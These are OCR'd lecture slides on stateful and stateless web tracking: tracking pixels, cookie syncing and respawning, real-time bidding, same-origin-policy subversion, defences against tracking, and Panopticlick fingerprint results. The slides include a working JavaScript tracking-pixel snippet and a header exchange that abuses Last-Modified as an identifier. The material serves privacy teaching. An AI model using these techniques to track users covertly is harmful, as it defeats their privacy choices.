
```
//iframe from http://pixel.sample-ad-exchange.com/iframe.html
<html>
<head></head>
<body>
<script type="text/javascript">
    var userId = localStorage.getItem("user_id");
    if (userId == null) {
        //set user id if user is unknown
        userId = Math.random();
        localStorage.setItem("user_id", userId);
    }
    var img = document.createElement('img');
    img.src = "http://pixel.sample-ad-exchange.com/pixel.gif?user_id="+ userId;
    var body = document.getElementsByTagName('body')[0];
    body.appendChild(img);
    </script>
</body>
</html>
```

Demonstrated by Vladimir Klimontovich, October 2012

Tracking via Last-Modified header

- Similar to Etag, but should contain a date string

```
INITIAL REQUEST HEADER:
    GET /tracking-cookie HTTP/1.1
    Host: nikcub.appspot.com

INITIAL RESPONSE HEADER:
    HTTP/1.0 200 OK
    Date: Sat, 19 August 2011 7:48:25 GMT
    Last-Modified: d5ee23de-ca05-11e0-ab0b-c336b05508a0

SUBSEQUENT REQUEST HEADER (PRIVATE BROWSING MODE, WITH ALL COOKIES
BLOCKED):
    GET /tracking-cookie HTTP/1.1
    Host: nikcub.appspot.com
    If-Modified-Since: d5ee23de-ca05-11e0-ab0b-c336b05508a0
```




Cookie Syncing

What is a Cookie syncing?

- the process by which two different trackers **link the IDs** they've given to the same user

- cookie is used in Real-time-bidding (RTB)
  - cookie syncing allows to construct a more precise user profile

Cookie Syncing



Site A informs site B about user's identity (via user's browser)

Allows aggregation across multiple trackers


What if I delete all my cookies?

- **Important detail**:
  - If at least one tracker respawns one cookie, he passes it to other trackers

- **Privacy problem:**
  - Thus, even trackers that don't employ respawning gain the ability to continually track users who clear cookies!


What if I delete all my cookies?

- Example:



From https://freedom-to-tinker.com/blog/englehardt/the-hidden-perils-of-cookie-syncing/

Cookie syncing graphically



From https://freedom-to-tinker.com/blog/englehardt/the-hidden-perils-of-cookie-syncing/

Real-time bidding and SOP subversion

COLLABORATION BETWEEN PUBLISHERS, AD EXCHANGES AND BIDDERS

Real-time bidding (RTB)

http://example.com

```
<iframe
src=doubleclick.
net/ad.html>
```

ad snippet

```
</iframe>
```

Cookie Database

example.com
doubleclick.net
coca-cola.com

coca-cola cookie

doubleclick cookie

winner's ad snippet

Ad Exchange

doubleclick.com

Bid request

Bid + ad snippet

Bidder 1

coca-cola.com

WINNER!!!

Bidder 2

absolut.com

Bid request

Bid + ad snippet


Bidder 3

ford.com

Bid request

Your data is usually worth 0.0005$

Collaboration: Publishers and Ad Exchange



Collaboration: Publishers and Ad Exchange

- **Important details**:
  - Publisher collaborates with Ad Exchange (e.g., OpenX) by providing DNS aliasing for publisher's subdomain

- **Security and privacy implications:**
  - Publisher subverts the same-origin-policy (SOP)
  - Third-party cookie blocking is ineffective
  - Ad snippet has a full access to publisher's DOM

Protection from stateful tracking

- Browser setting: **block third-party cookies**
  - Protects from tracking (purely) via cookies
  - Does not protect from cookie respawning
  - Does not protect from tracking via other storages

- Browser extension: block scripts/requests **only from known advertisement/tracking companies**
  - Does not protect from tracking by other companies
  - Does not protect form tracking by the main website

Research solutions

- **Dynamic Information flow control**
  - Analyses JavaScript and prevents cookie leakage
    - to remote servers & to other storages
  - Strong formal guarantee
    - sensitive data sources (cookies) do not interfere with untrusted data sinks (servers, storages)
  - Several implementations:
    - Enhanced web browser FlowFox [De Groef et al. CCS'12]
    - FireFox plugin ZaphodFacets [Austin&Flanagan POPL'12]

Stateless Web Tracking

DEVICE FINGERPRINTING AND HTML5 CANVAS FINGERPRINTING

User reaction to tracking

- 1/3 of users delete first & third-party cookies within a month after they've been setup
- Multiple extensions revealing hidden trackers
  - Ghostery
  - Lightbeam
- Private mode of browsers used to avoid traces of cookies from certain websites

www.redmond-reporter.com

redmond news

Most Visited | Getting Started | Save to Mendeley

REDMO
REPORTE

NEWS CALENDAR BLOGS SPORTS ENTERTAINMENT BUSINESS LIFESTYLES COMM

JOBS AUTOS HOMES RENTALS CLASSIFIEDS COUPONS LOCAL SAVINGS GREEN EDITIO


Our Mobile Apps | Connect with Us

Educators from Argentina tour STEM Hi
School, learn about STEM education

Ghostery found 10 trackers
www.redmond-reporter.com

- Disqus — Widgets
- DoubleClick — Advertising
- Facebook Connect — Widgets
- Facebook Social Graph — Widgets
- Facebook Social Plugins — Widgets
- Google +1 — Widgets

Pause Blocking | Whitelist Site | ?



www.redmond-reporter.com
redmond news
Most Visited
Getting Started
Save to Mendeley
Ghostery found 10 trackers
NEWS
JOBS
AUTOS
Our Mobile Ap
Educa
Schoo
CNN

However…

- What if you could track users without the need of cookies of any other stateful client-side identifier?
  - Hidden from users
  - Hard to avoid/opt-out

- **Web-based device fingerprinting**
  - Eckersley showed in 2010 that certain attributes of your browser environment can be user to accurately track you
  - These attributes, when combined, create a quite unique fingerprint of your system?
    - How?

Properties fingerprinted by Panopticlick



Resulting fingerprints

Browser property	Source
User Agent (browser name and version, OS version, etc)	HTTP
	JS
HTTP_ACCEPT header	HTTP
Browser plugin details	**JS**
Time zone	JS
Screen size and color depth	JS
System fonts	**Flash/Java**
Cookies enabled?	HTTP
	JS
Supercookies test	JS

83.6% of users could be uniquely identified

94.2% of users **with Flash/Java** could be uniquely identified

Plugins and fonts are the most identifying metrics!

https://panopticlick.eff.org/index.php?action=log&js=yes

Panopticlick

How Unique — and Trackable — Is Your Browser?

Your browser fingerprint **appears to be unique** among the 6,169,691 tested so far.

Currently, we estimate that your browser has a fingerprint that conveys **at least 22.56 bits of identifying information.**

The measurements we used to obtain this result are listed below. You can read more about our methodology, statistical results, and some defenses against fingerprinting in this article.

Help us increase our sample size:

Browser Characteristic	bits of identifying information	one in x browsers have this value	value
User Agent	12.93	7799.86	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0

https://panopticlick.eff.org/index.php?action=log&js=yes

Browser Characteristic	bits of identifying information	one in x browsers have this value	value
User Agent	12.93	7799.86	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0
HTTP_ACCEPT Headers	16.08	69322.37	text/html, */* gzip, deflate fr-FR,en-US;q=0.7,en;q=0.3
Browser Plugin Details	22.56+	6169691	Plugin 0: Anywhereconference; Anywhereconference; anywhereAppshare.plugin; (Anywhereconference Appshare for Mac; application/com-anywhereconference-appshare-mac;). Plugin 1: Default Browser Helper; Provides information about the default web browser; Default Browser.plugin; (Provides information about the default web browser; application/apple-default-browser;). Plugin 2: Gears 0.5.36.0; Gears for Safari; Gears.plugin; (Gears 0.5.36.0; application/x-googlegears;). Plugin 3: Google Talk Plugin Video Renderer; Version 5.41.0.0; o1dbrowserplugin.plugin; (Google Talk Plugin Video Renderer; application/o1d; o1d). Plugin 4: Google Talk Plugin; Version 5.41.0.0; googletalkbrowserplugin.plugin; (Google voice and video chat; application/googletalk; googletalk). Plugin 5: QuickTime Plug-in 7.7.3; The QuickTime Plugin allows you to view a wide variety of multimedia content in web pages. For more information, visit the <A HREF=http://www.apple.com/quicktime>QuickTime</A> Web site.; QuickTime Plugin.plugin; (Video For Windows; video/x-msvideo; avi,vfw) (MP3 audio; audio/mp3; mp3,swa) (MP3 audio; audio/mpeg3; mp3,swa) (Sound Designer II; audio/x-sd2; sd2) (3GPP2 media; video/3gpp2; 3g2,3gp2) (CAF audio; audio/x-caf; caf) (MPEG audio; audio/mpeg; mpeg,mpg,m1s,m1a,mp2,mpm,mpa,m2a,mp3,swa) (QuickTime Movie; video/quicktime; mov,qt,mqv) (MP3 audio; audio/x-mpeg3; mp3,swa) (MPEG-4 media; video/mp4; mp4) (SDP stream descriptor; application/x-sdp; sdp) (WAVE audio; audio/wav; wav,bwf) (Video For Windows; video/avi; avi,vfw) (AC3 audio; audio/x-ac3; ac3) (MPEG-4 media; audio/mp4; mp4) (Video; video/x-m4v; m4v) (SDP stream descriptor; application/sdp; sdp) (WAVE audio; audio/x-wav; wav,bwf) (AIFF audio; audio/x-aiff; aiff,aif,aifc,cdda) (Digital video; video/x-dv; dv,dif) (MPEG media; video/x-mpeg; mpeg,mpg,m1s,m1v,m1a,m75,m15,mp2,mpm,mpv,mpa) (3GPP media; video/3gpp; 3gp,3gpp) (Video For Windows; video/msvideo; avi,vfw) (MPEG audio; audio/x-mpeg; mpeg,mpg,m1s,m1a,mp2,mpm,mpa,m2a,mp3,swa) (QUALCOMM PureVoice audio; audio/vnd.qcelp; qcp,qcp) (MP3 audio; audio/x-mp3; mp3,swa) (RTSP stream descriptor; application/x-rtsp; rtsp,rts) (AMR audio; audio/amr; AMR) (SD video; video/sd-video; sdv) (AIFF audio; audio/aiff; aiff,aif,aifc,cdda) (MPEG media; video/mpeg; mpeg,mpg,m1s,m1v,m1a,m75,m15,mp2,mpm,mpv,mpa) (3GPP2 media; audio/3gpp2; 3g2,3gp2) (AAC audio; audio/aac; aac,adts) (MP3 playlist; audio/mpegurl; m3u,m3url) (AC3 audio; audio/ac3; ac3) (AAC audio book; audio/x-m4b; m4b) (AAC audio; audio/x-m4p; m4p) (MP3 playlist; audio/x-mpegurl; m3u,m3url) (GSM audio; audio/x-gsm; gsm) (AMC media; application/x-mpeg; amc) (AAC audio; audio/x-aac; aac,adts) (uLaw/AU audio; audio/basic; au,snd,ulw) (AAC audio; audio/x-m4a; m4a) (3GPP media; audio/3gpp; 3gp,3gpp). Plugin 6: Shockwave Flash; Shockwave Flash 19.0 r0; Flash Player.plugin; (Shockwave Flash; application/x-shockwave-flash; swf) (FutureSplash Player; application/futuresplash; spl). Plugin 7: VSeeHelper; Used to make VSee installation status and version number accessible via JavaScript; VSeeHelper.plugin; (Used to make VSee installation status and version number accessible via JavaScript; application/x-vseedetection;).
Time Zone	2.67	6.35	-60

System Fonts	22.56+	6169691	Gurmukhi MN, Gurmukhi MN Bold, Gurmukhi MT, Gurmukhi Sangam MN, Gurmukhi Sangam MN Bold, Haettenschweiler, Handwriting - Dakota, Hannotate SC Bold, Hannotate SC Regular, Hannotate TC Bold, Hannotate TC Regular, HanziPen SC Bold, HanziPen SC Regular, HanziPen TC Bold, HanziPen TC Regular, Harrington, HeadLineA Regular, Heiti SC Light, Heiti SC Medium, Heiti TC Light, Heiti TC Medium, Helvetica, Helvetica Bold, Helvetica Bold Oblique, Helvetica Light, Helvetica Light 